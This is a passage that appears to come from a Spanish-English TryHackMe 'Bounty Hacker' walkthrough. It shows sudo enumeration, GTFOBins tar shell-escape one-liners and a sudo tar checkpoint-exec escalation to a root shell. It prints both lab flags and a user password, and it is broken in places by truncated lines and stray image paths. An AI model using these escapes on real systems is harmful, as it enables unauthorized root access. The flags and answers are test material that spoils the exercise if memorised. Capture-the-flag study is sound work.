don't ask any questions you know you don't n

Ed:"I'm Ed. You should have access to the device they are talking about o

ls


ls

cat user.txt



```
Last login: Sun Jun  7 22:23:41 2020 from 192.168.0.14
lin@bountyhacker:~/Desktop$ ls
user.txt
lin@bountyhacker:~/Desktop$ cat user.txt
THM{CR1M3_SyNd1C4T3}
```


sudo -l



```
[sudo] password for lin:
Matching Defaults entries for lin on bountyhacker:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User lin may run the following commands on bountyhacker:
    (root) /bin/tar
lin@bountyhacker:~/Desktop$
```

/bin/tar



.. / tar

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

(a)

```
tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
```

(b) This only works for GNU tar.

```
tar xf /dev/null -I '/bin/sh -c "sh <&2 1>&2"'
```

(c) This only works for GNU tar. It can be useful when only a limited command argument injection is available.

```
TF=$(mktemp)
echo '/bin/sh 0<&1' > "$TF"
tar cf "$TF.tar" "$TF"
tar xf "$TF.tar" --to-command sh
rm "$TF"*
```

File upload

It can exfiltrate files on the network.


This only works for GNU tar. Create tar archive and send it via SSH to a remote location. The attacker box must have the `rmt` utility installed (it should be present by default in Debian-like distributions).

utilizaremos lo siguiente :
tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh

whoami

somos root

cd /root
ls
cat root.txt



```
lin@bountyhacker:~/Desktop$ sudo -l
[sudo] password for lin:
Matching Defaults entries for lin on bountyhacker:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User lin may run the following commands on bountyhacker:
    (root) /bin/tar
lin@bountyhacker:~/Desktop$ sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
tar: Removing leading `/' from member names
# whoami
root
# cd /root
# cat root
cat: root: No such file or directory
# cat root.txt
THM{80UN7Y_h4cK3r}
```

What is the users password?

RedDr4gonSynd1cat3


user.txt

THM{CR1M3_SyNd1C4T3}

root.txt

Answer format: ***{*************}

y terminamos nuestra máquina



Bounty Hacker

You talked a big game abou ... ur right to the status of Elite Bounty Hacker!

Congratulations

You've completed the room! Share this with your friends:

Twitter Facebook LinkedIn

Leave feedback